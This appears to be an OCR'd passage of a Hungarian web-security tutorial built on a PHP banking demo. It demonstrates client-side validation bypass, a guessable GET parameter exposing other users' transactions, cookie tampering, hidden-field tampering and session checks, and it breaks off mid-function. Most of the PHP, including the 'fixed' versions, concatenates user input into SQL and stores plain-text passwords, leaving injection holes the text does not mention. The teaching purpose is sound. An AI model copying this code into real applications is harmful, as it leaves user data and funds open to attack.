Hozzunk létre egy új transactions.php fájlt, amely kilistázza az összes tranzakciót, ayay ahonnan vagy ahova bejelentkezett a felhasználó.

```
        <br /><br /><br />
        <h2> List of transactions</h2>
        <table class="table table-bordered table-striped">
            <thead>
            <tr>
                <th> transaction id </td>
                <th> from </td>
                <th> to</td>
                <th> amount</td>
            </tr>
            </thead>
            <tbody>
<?php
//Database Authentication
require("dbAuth.inc");

$userName = $_GET['userName'];

//connect to database
$connect = mysqli_connect($hostDB, $userDB,$passwordDB,$databaseDB);
if(mysqli_connect_errno()){
    die(" cannot connect to database ". mysqli_connect_error());
}

// get user transactions
if( !empty($userName)) {
    $query ="select * from transactions where fromUser='". $userName ."' or
toUser='". $userName ."'" ;
    $result= mysqli_query($connect,$query);
    if (!$result){
        die(' Error cannot run query');
    }

    $userInfo=array();
    $loginInUser=null;
    while ($row= mysqli_fetch_assoc($result)) {
        $rowColor ="class='success'";
        if($row["fromUser"]==$userName){
            $rowColor ="class='danger'";
        }
        echo " <tr ". $rowColor .">";
        echo " <td>". $row["id"] ." </td>";
        echo " <td>". $row["fromUser"] ." </td>";
        echo "  <td>". $row["toUser"]."</td>";
        echo " <td>". $row["amount"]."</td>";
        echo " </tr>";
    }
    mysqli_free_result($result);
}
mysqli_close($connect);
?>
            </tbody>
        </table>
```

Az oldal így néz ki



Validációs szabályok elkerülése

Hozzunk létre egy addUser.php oldalt, amely nagyon hasonlít a bejelentkezési űrlaphoz. Új felhasználót ad hozzá az adatbázishoz. Az űrlap javascript kóddal ellenőrzi, hogy a megadott jelszó tartalmaz -e legalább 5 kisbetűt. A form a következő:

```
    <form id='adduser' action="addUser.php" method='post' accept-charset='UTF-8'>
    <div class="form-group">
        <label for="username">User</label>
        <input type="text" name='userName' class="form-control" id="username" aria-
describedby="userNameHelp" placeholder="Enter username" maxlength="50" />
        <small    id="userNameHelp"    class="form-text    text-muted">Enter    your
username</small>
    </div>
    <div class="form-group">
        <label for="password">Password</label>
        <input  type="password"  name='password'  class="form-control"  id="password"
aria-describedby="passwordHelp" placeholder="Password" maxlength="50"/>
        <small  id="passwordHelp"  class="form-text  text-muted">Enter  password  to
enable Add button</small>
    </div>
    <input   type="submit"   class="btn   btn-primary"   id="submit"   name='Submit'
value='Add' disabled/>
    </form>
```


A hozzátartozó SQL:

```
    $query ="Insert into login(userName,password) VALUES ('" .
        $userName ."','" . $password ."')" ;
```


Mint látható, az Add (Hozzáadás) gomb alapértelmezés szerint le van tiltva. Az forráskódban van egy JavaScript függvény, amely engedélyezi a gombot, ha több mint 5 kisbetűt írunk be a jelszó mezőbe:


```
<script>
    var passwordField = document.getElementById("password");
    var submitBtn = document.getElementById("submit");
    submitBtn.disabled = true;
    // When the user types something into the password field
    passwordField.onkeyup = function() {
        submitBtn.disabled = true;
        // Validate lowercase letters
        var lowerCaseLetters = /[a-z]/g;
        if (!passwordField.value.match(lowerCaseLetters)) {
```

```
            return;
        }
        if(passwordField.value.length > 5) {
            submitBtn.disabled = false;
        }
    }
</script>
```




A jobb egérgombbal előhívható Inspect menüben vizsgáljuk meg az Add gombot.





Cseréljük le a ‘disabled’ („letiltva”) értéket az ‘enabled’ („engedélyezett”) értékre. Most kihagyhatjuk az ellenőrzést, és elküldhetjük az űrlapot a jelszóellenőrzés nélkül. Ha megnyitjuk az adatbázistáblát, megjelenik a felhasználói rekord jelszó nélkül.



Tehát a megoldás az, hogy a validációs kódot szerveroldalon kell végrehajtani, lásd az if utasítást az alábbi kódban.

```php
<?php
require("dbAuth.inc");

$userName = isset($_POST['userName']) ? $_POST['userName'] : '';
$password = isset($_POST['password']) ? $_POST['password'] : '';

if(!empty($userName) and !empty($password)) {
    //connect to database
    $connect = mysqli_connect($hostDB, $userDB,$passwordDB,$databaseDB);
    if(mysqli_connect_errno()){
        die(" cannot connect to database ". mysqli_connect_error());
        }

    $query ="Insert into users(userName,password) VALUES ('" .
        $userName ."','" . $password ."')";

    $result = mysqli_query($connect,$query);
    if (!$result) {
        die(' error while running query');
        }
    mysqli_close($connect);
    }
?>
```

Plain text get paraméterek elkerülése

Térjünk vissza a bejelentkezési oldalunkra. Jelentkezzünk be rendszergazdaként, és kattintsunk az admin tranzakcióinak megtekintéséhez. Figyeld meg az URL -t: az átadja a felhasználónevet.

```
http://localhost:90/websec/transactions.php?userName=admin
```


Mi történik, ha az ‘admin’ paramétert lecseréled ‘bob’-ra?

List of transactions


transaction id	from	to	amount
1	alice	bob	111
2	bob	admin	222
3	admin	bob	333

Az oldal listázza Bob összes tranzakcióját anélkül, hogy Bob bejelentkezett volna.

Ne használj könnyen kitalálható get paramétert!



Megoldásként nem a felhasználói nevet, hanem egy felhasználói tokent adunk majd át.




```
UPDATE `users` SET `userToken`= UUID();
```

Módosítsuk a login.php oldalt, hogy lássuk a tokent:

```
$loginInUser = null;
$userToken = null;
while ($row = mysqli_fetch_assoc($result)) {
    $loginInUser = $row["userName"];
    $userToken = $row["userToken"];
    break;
}
```

és a transactions.php parameter a következőképpen módosítandó:

```
    if (! empty($loginInUser)) {
        echo "</br><div class=\"alert alert-success\">Login successful for
(". $loginInUser .")";
        echo         "</br></br><a         class=\"btn         btn-success\"
href='transactions.php?userToken=" . $userToken ."'> Transactions</a>";
        echo "</div>";
    }
```

A transactions.php fájlban a felhasználói névből le kell generálni a tokent:

```
//Database Authentication
require("dbAuth.inc");

//connect to database
$connect = mysqli_connect($hostDB, $userDB,$passwordDB,$databaseDB);
if(mysqli_connect_errno()) {
    die(" cannot connect to database ". mysqli_connect_error());
}

$userToken = isset($_GET['userToken']) ? $_GET['userToken'] : '';
// get user name from token
$query ="select * from users  where userToken='" . $userToken ."'";

$result= mysqli_query($connect,$query);
if (!$result) {
die(' error while running query');
}

$userName=null;
while ($row= mysqli_fetch_assoc($result)) {
    $userName= $row["userName"];
    break; // to be save
}
```

Sütik (cookies) eltérítése

A böngésző cookie egy szöveges fájl. Amikor a webhelyeken böngészünk, bizonyos információk írhatók bele a cookie -fájlba, hogy személyre szabhassák böngészését, vagy lehetővé tegyék a webhely gyors elérését.

A általában a sütik tárolják az oldal felkeresésének adatait, a végrehajtott kereséseit kereséseket vásárlásokat az oldalon.

Session Computer Browser Cookies

A munkamenet -böngésző sütije a böngészőben tárolható. Ez törlődik, amikor a felhasználó kilép a böngészőből. A munkamenet sütiket használják például az online bevásárlókosarakban használják a kosár tartalmának rögzítésére. Ezek a böngésző cookie -k lehetővé teszik a felhasználó számára, hogy egyik oldalról a másik oldalra lépjen anélkül, hogy többször be kelljen jelentkeznie.

Permanent Computer Browser Cookies


Az állandó böngésző sütik a merevlemezre mentődnek és ott maradnak, amíg le nem járnak, azaz a böngésző leállításakor nem törlődnek. Ezeket a felhasználók böngészési szokásainak profilozására használják a webhelyen.

Ezeket a böngésző cookie -kat csak az a szerver tudja olvasni, amely elhelyezi a cookie -kat a számítógépen.

Third Party Computer Browser Cookies

Harmadik féltől származó sütik például a szalaghirdetések, a helyfüggő hirdetések sütijei. A webhelyek engedélyezik a cégeknek, hogy ezeket a böngésző cookie-kat számítógépre mentsék, és a harmadik fél meghatározhatja a felhasználók érdeklődését azáltal, hogy nyomon követi böngészési szokásokat. [4]

Bővítsük ki a tranzakció oldalt egy formal. Ezzel a bejelentkezett felhasználó bizonyos összegeket küldhet egy másiknak.




Az SQL elég egyszerű:

```
//Add new transaction
if(!empty($_POST['fromUserName']) and !empty($_POST['ToUserName'])) {

    $query ="insert into transactions(fromUser, toUser, amount)
      values ('". $_POST['fromUserName'] ."','". $_POST['ToUserName'] ."',".
$_POST['Amount'] .")";

    $result= mysqli_query($connect,$query);
    if (!$result){
        die(' error while running query');
    }
}
```

A fejlesztő most úgy dönt, hogy cookie-kat használ a bejelentkezett felhasználó felhasználónevének mentéséhez.


A böngésző ezeket az adatokat lementi.



A login.php fájlban mentsük el a felhasználói nevet egy cookie-ba.

```
setcookie('userName', $loginInUser,false,"/",false);
```

Ha az Alkalmazások fülre kattintunk, akkor láthatjuk a böngészővel tárolt cookie -kat



A transactions.php fájlban adjuk hozzá ezt az űrlapot a tranzakciós lista fölé


```
        <form    id='login'    action='transactions.php'    method='post'    accept-
charset='UTF-8'>
            <div class="row">
                <div class="col-sm">
                    <label for='ToUserName' >To UserName*:</label>
                </div>
                <div class="col-sm">
                    <input    type='text'    class="form-control    mb-2    mr-sm-2"
name='ToUserName' id='ToUserName'  maxlength="50" required />
                </div>
                <div class="col-sm">
                    <label  for='Amount' >Amount:</label>
                </div>
                <div class="col-sm">
                    <input     type='text'class="form-control     mb-2     mr-sm-2"
name='Amount' id='Amount' maxlength="50" required />
                    <input     type="hidden"     name="fromUserName"     value="<?=
$_COOKIE['userName'];?>" />
                </div>
                <div class="col-sm">
                    <input type='submit' class="btn btn-primary mb-2" name='Submit'
id='submit' value='Send' />
                </div>
            </div>
        </form>
```

Vedd észre, hogy hogy van egy rejtett bemenet, fromUserName, és ennek az értéke a cookie -ból származik.

A kód, amely a felhasználónevet a tokenből számította, így módosul:

```
$userName = $_COOKIE['userName'];
```

Lépjünk be Adminként és küldjünk bent Alice részére.




A tranzakciók megjelennek:

List of transactions


transaction id	from	to	amount
2	bob	admin	222
3	admin	bob	333
4	admin	alice	444

Térítsük el a sütit a konzol ablakában. Írjuk át Az értéket “bob”



Most küldjünk egy kis pénzt az adminnak. (Megjegyzés: adminként jelentkeztünk be, így a pénzt magunknak küldjük).

Adjuk meg a küldeni kívánt értéket, és nyomjuk meg a Send gombot.



Ha a süti el van térítve, a pénzt Bob számlájáról küldtük.

List of transactions


transaction id	from	to	amount
1	alice	bob	111
2	bob	admin	222
3	admin	bob	333
6	bob	admin	666

Ennek elkerülése érdekében ellenőrizhetjük, hogy ugyanazt a böngészőt, ugyanarról az IP - címről szolgáljuk-e ki. Ezeket a böngésző fejlesztői eszközeinek hálózati lapján láthatjuk.

A megoldás az, hogy nem a sima felhasználónév mezőt, hanem egy tokent használunk.

Rejtett adatmezős támadások

Most már biztonságossá tehetjük a cookie -kat. De ha megvizsgáljuk a pénzt küldő tranzakciós oldal forrását, látni fogjuk, hogy rejtett mező van benne:



A hacker megváltoztathatja a „bob” nevet. A megoldás az, hogy érzékeny adatokat nem továbbítunk továbbítson a rejtett mezőkben, mert azok láthatóak lehetnek.

URL ugrás támadás

Amikor beírod a következő URL -t a böngészőbe, megjelenik a felhasználó hozzáadása űrlap

http://localhost:90/websec/addUser.php

Ez azt jelenti, hogy mindenki, aki ismeri ezt az URL -t, új felhasználót vehet fel a rendszerbe. Szeretnénk ezt úgy elkerülni, hogy csak a bejelentkezett felhasználók vehessenek fel új felhasználókat.

A szerver egy session -fájlt tart karban, amelybe információkat tárol. Ez jó hely lehet a bejelentkezett felhasználó nevének tárolására. Ha ez üres, akkor az addUser oldalt nem szabad megjeleníteni.

```php
<?php
session_start();

if(isset($_SESSION["userName"])){
    echo "Serving user: ". $_SESSION["userName"];
}else{
    die("You have no permission to load the page");
    return;
}
?>
```

A bejelentkezési oldalon elmentjük felhasználónevet a session fájlba.


```php
    $loginInUser = null;
    $userToken = null;
    while ($row = mysqli_fetch_assoc($result)) {
        $loginInUser = $row["userName"];
        $userToken = $row["userToken"];
        $_SESSION["userName"] = $loginInUser;
```


```
        break;
    }
```

Fontos, hogy először elindítsuk a munkamenetet (session_start()).

Session eltérítés

A session eltérítés mögött az a gondolat van, hogy a hackerek ellopják a session adatokat.





A számítógépemen a remote address (távoli cím) [:: 1]: 90, a böngészőm pedig a Chrome/87.0.4280.88

Hozzunk létre egy függvényt, amely egyedi hash -t generál ezekből az információkból.

```
// generate a verification string from IP and user agent
function getuserAgentInfo(){
    $user_agent = $_SERVER['HTTP_USER_AGENT'];
    $ip = null;
    if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    } elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
```

